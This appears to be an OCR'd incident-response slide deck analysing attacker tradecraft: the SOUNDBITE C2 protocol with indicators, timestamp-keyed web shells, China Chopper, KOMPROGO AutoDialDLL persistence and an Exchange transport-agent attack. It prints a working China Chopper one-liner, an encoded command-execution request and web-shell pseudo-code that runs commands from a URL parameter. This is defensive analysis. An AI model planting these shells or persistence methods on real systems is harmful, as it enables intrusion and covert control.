
SOUNDBITE – C2 Command Example



```
000   00 00 00 00 FF FF FF FF 55 44 33 22 31 31 31 31   ....ÿÿÿÿUD3"1111
010   10 00 00 00 A8 00 00 00 5C 00 00 00 78 9C 9D 8D   ....¨...\...xœ..
020   C1 09 80 30 10 04 A7 0C 9F D6 E1 33 DA 82 BF 7C   Á.€0..§.ŸÖá3Ú‚¿|
030   02 46 11 F5 22 46 49 FB AE 20 16 E0 E3 F6 76 61   .F.õ"FIû® .àãöva
040   EE D6 01 2D 0D 9E 9E 4C E4 90 7A AE D7 1B 81 4D   îÖ.-.žžLä.z®×..M
050   CE D3 49 33 0B 27 89 5D 39 B1 32 30 32 6B 47 2A   ÎÓI3.'‰]9±202kG*
060   7D 09 E2 27 5D 3E BC 89 AB 35 45 9C FB D9 60 CA   }.â']>¼‰«5EœûÙ`Ê
070   E5 6B B8 01 43 B2 1F B5                           åk¸.C².µ
```

Offset	Length	Description
0x10	4	C2 command (Move File)
0x14	4	Length of decompressed ZLIB data (168)
0x18	4	Length of ZLIB-compressed data (92)
0x1c	4	ZLIB-compressed data (header: 0x789c)

SOUNDBITE – Decompressed Command Example



```
000   42 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00   B...C.:.\.U.s.e.
010   72 00 73 00 5C 00 75 00 73 00 65 00 72 00 6E 00   r.s.\.u.s.e.r.n.
020   61 00 6D 00 65 00 5C 00 44 00 65 00 73 00 6B 00   a.m.e.\.D.e.s.k.
030   74 00 6F 00 70 00 5C 00 6F 00 6C 00 64 00 66 00   t.o.p.\.o.l.d.f.
040   69 00 6C 00 65 00 18 00 00 00 61 00 72 00 67 00   i.l.e.....a.r.g.
050   75 00 6D 00 65 00 6E 00 74 00 20 00 74 00 77 00   u.m.e.n.t. .t.w.
060   6F 00 42 00 00 00 43 00 3A 00 5C 00 55 00 73 00   o.B...C.:.\.U.s.
070   65 00 72 00 73 00 5C 00 75 00 73 00 65 00 72 00   e.r.s.\.u.s.e.r.
080   6E 00 61 00 6D 00 65 00 5C 00 44 00 65 00 73 00   n.a.m.e.\.D.e.s.
090   6B 00 74 00 6F 00 70 00 5C 00 6E 00 65 00 77 00   k.t.o.p.\.n.e.w.
0A0   66 00 69 00 6C 00 65 00                           f.i.l.e.
```

- Arguments are length-value pairs, with a 4-byte value for length
- Arguments are in Unicode
- Example moves *C:\Users\username\Desktop\oldfile* to *C:\Users\username\Desktop\newfile*
- Longer commands use more complex encoding and decoding technique with ZLIB

SOUNDBITE – Host Based Indicators

Indicator	Value	Value
Filename	xwizard.exe (Unsigned) SndVolSSO.exe (Self-signed – Microsoft)	mscorsvw.exe (Unsigned) csc.exe (Self-signed – Microsoft)
MD5	02b2d905a72c4bb2abfc278b8ca7f722 5394b09cf2a0b3d1caaecc46c0e502e3	e2d7d0021fd414349cbd95cd6a62f930 4f5a64c35d7b19a3143d2ca7b1c3264f
Persistence (Service)	WcsPluginService\xa0 Windows Color System\xa0 C:\Windows\xwizard.exe /k wcssvc	clr_optimization_v2.0.50725_86 Microsoft .NET Framework NGEN v2.0.50725_X86 c:\Windows\Microsoft.NET\Framework\v2.0.50725\mscorsvw.exe /s netsvcs
Registry	Software\INSUFFICIENT\INSUFFICIENT.INI	Software\NL2\NL.INI
PE Resource	RT_RCDATA ZLIB-compressed copy of SndVolSSO.exe	RT_HTML ZLIB-compressed copy of csc.exe

HIDDEN COMMENT THAT CAN HAUNT YOU

Web Shell

Quiz

- The attackers made a copy of "**index.php**" and then modified the original file

- Pseudo-code of what was introduced:

```
now = datetime.now()

total_minutes = ticks(now).minutes()

value = total_minutes / 10

print("<!-- {ecd6899b-e8e6-44ea-8ff7-439" + value + "} -->")
```


- Example:

```
<!--  {ecd6899b-e8e6-44ea-8ff7-439106071776} --!>
```

- **What could it be for?**


Background

- Web Shells
  - Common technique for attackers to get back to the environment
  - Passive in nature
  - Difficult to detect
    - Use legitimate web server functionality
    - Size and language can vary greatly
    - Obfuscated / encrypted
    - Minimal logging for POST requests over HTTPS
    - Business applications vulnerable too
- Common examples:
  - China Chopper (next slide)
  - c99 PHP Shell
  - WSO Shell


```
System : Linux4.4.0-53-generic #74-Ubuntu SMP Fri Dec 2 15:59:10 UTC 2016
Server : Apache/2.4.23 (Unix) OpenSSL/1.0.2j PHP/5.6.24 mod_perl/2.0.8-dev Perl/v5.16.3
File Found : /etc/passwd   IP : 127.0.0.1   User : uid=0 (root) gid=0   Path : /opt/lampp/htdocs/1   Version PHP : 5.6.24
Safe Mode : OFF   Magic Quotes : OFF   Perl : ON   WGET : OFF   CURL : OFF
```


Example: China Chopper

- Server-side script




```
root@DVORAK:~# cat /var/www/shell.php
<?php @eval($_POST['password']);?>
root@DVORAK:~#
```

- Client-side application



```
192.168.33.135                Folder[22],File[3]
                              Name       Time                   Size    Attribute
/                             media      2013-06-05 11:02:35    4096    0755
  var                         lib        2012-08-10 18:52:06    12288   0755
    www                       selinux    2009-12-05 16:55:28    4096    0755
  media                       srv                                       0755
  lib                         bin                                       0755
  selinux                     sys                                       0755
  srv                         lost+fou                                  0700
  bin                         home                                      0755
  sys                         proc                                      0555
  lost+found                  etc                                       0755
  home
  proc
  etc
```


```
POST /shellme.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 81.47.81.45
Referer: http://192.168.33.138
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.33.138
Content-Length: 1107
Connection: Close

Password=Response.write("->|");var err:Exception;try{eval
(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5
nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1
ZXN0Lkl0ZW1bInoxIl0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyIG91dDpTe
XN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJOlN5c3RlbS5JTy5TdHJlYW1SZWFkZXI7Yy5Vc2VTaGVsbEV4ZWN1dGU9Zm
Fsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ1ZTtlLlN
0YXJ0SW5mbz1jO2MuQXJndW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDY1MDAx
KS5HZXRTdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0ZW1bInoyIl0pKTtlL
lN0YXJ0KCk7b3V0PWUuU3RhbmRhcmRPdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS
5Xcml0ZShvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D")),"unsafe");}catch(err)
{Response.write("ERROR:// "%2Berr.message);}Response.write("|<-");Response.End
();&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZlY2hvIFtTXSZjZCZlY2hvIFtFXQ
%3D%3DHTTP/1.1 200 OK
Connection: close
Date: Thu, 06 Jun 2013 18:48:51 GMT
Server: Microsoft-IIS/6.0
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 66

->|nt authority\network service
[S]
C:\Inetpub\wwwroot
[E]
|<-
```

Password Protected Web Shell

- “**index.html**” was used to obtain the password

- Example:

```
<!--  {ecd6899b-e8e6-44ea-8ff7-439106071776} --!>
```

- “Timestomped” web shell placed on disk (“OTP-like”):

```
now = datetime.now()
total_minutes = ticks(now).minutes()
value = total_minutes / 10
password = "ABC" + value + "XYZ"

if  (Cookies["Secret"] != password)
{
  Redirect("https://<VICTIM>/index.php")
}
system($_GET["cmd"])
```

A LITTLE KNOWN PERSISTENCE TECHNIQUE

KOMPROGO

KOMPROGO

Creates payload DLL in “%TEMP%\..\”

Creates mutex

Creates “Classes\CLSID\{53255E7F-D464-40FB-857D-A2F9F0E1E397}**InprocServer32**\”

- Random executable
- PE file from %ProgramFiles% and %SystemRoot%\system32 or %SystemRoot%\SysWow64\ with resource directory
- Target process used to load DLL payload as an argument

COM Object Hijacking?

Executes target process with DLL argument then loads payload and unloads itself

KOMPROGO – Persistence

- KOMPROGO uses “Services\WinSock2\Parameters\AutoDialDLL” for persistence
- Mechanism is described by Hexacorn Ltd
  - http://www.hexacorn.com/blog/2015/01/13/beyond-good-ol-run-key-part-24/
- When Winsock library (ws2_32.dll) is invoked, it will load the DLL specified in “AutoDialDLL”
- The key usually points to a legitimate, signed version of “**rasadhlp.dll**”
- DLL must export 3 functions
  - WSAttemptAutodialAddr
  - WSAttemptAutodialName
  - WSNoteSuccessfulHostentLookup
- KOMPROGO variants observed installed 32-bit and 64-bit DLLs and configured the registry value as appropriate

SECURING CORPORATE EMAIL IS TRICKY

Exchange Transport Agent

Background


- The attackers **objective: read emails** across victim organisations
- Most environments run **Active Directory** and **Microsoft Exchange**
- **Common** attack angles:
  - Mailbox exporting
  - Inbox forwarding rules
  - Transport rules
  - Mailbox delegation
- **Uncommon** techniques
  - **ISAPI Filter**
    - Used for stealing user credentials
  - **Exchange Transport Agent**
    - Extension of Exchange transport behaviour
    - Available since at least Exchange Server 2010

Extending Exchange Server

- The attackers dropped **3 components** on the Exchange server
  1) **Transport agent** (“agent.dll”)
     - Load “**miner.dll**”
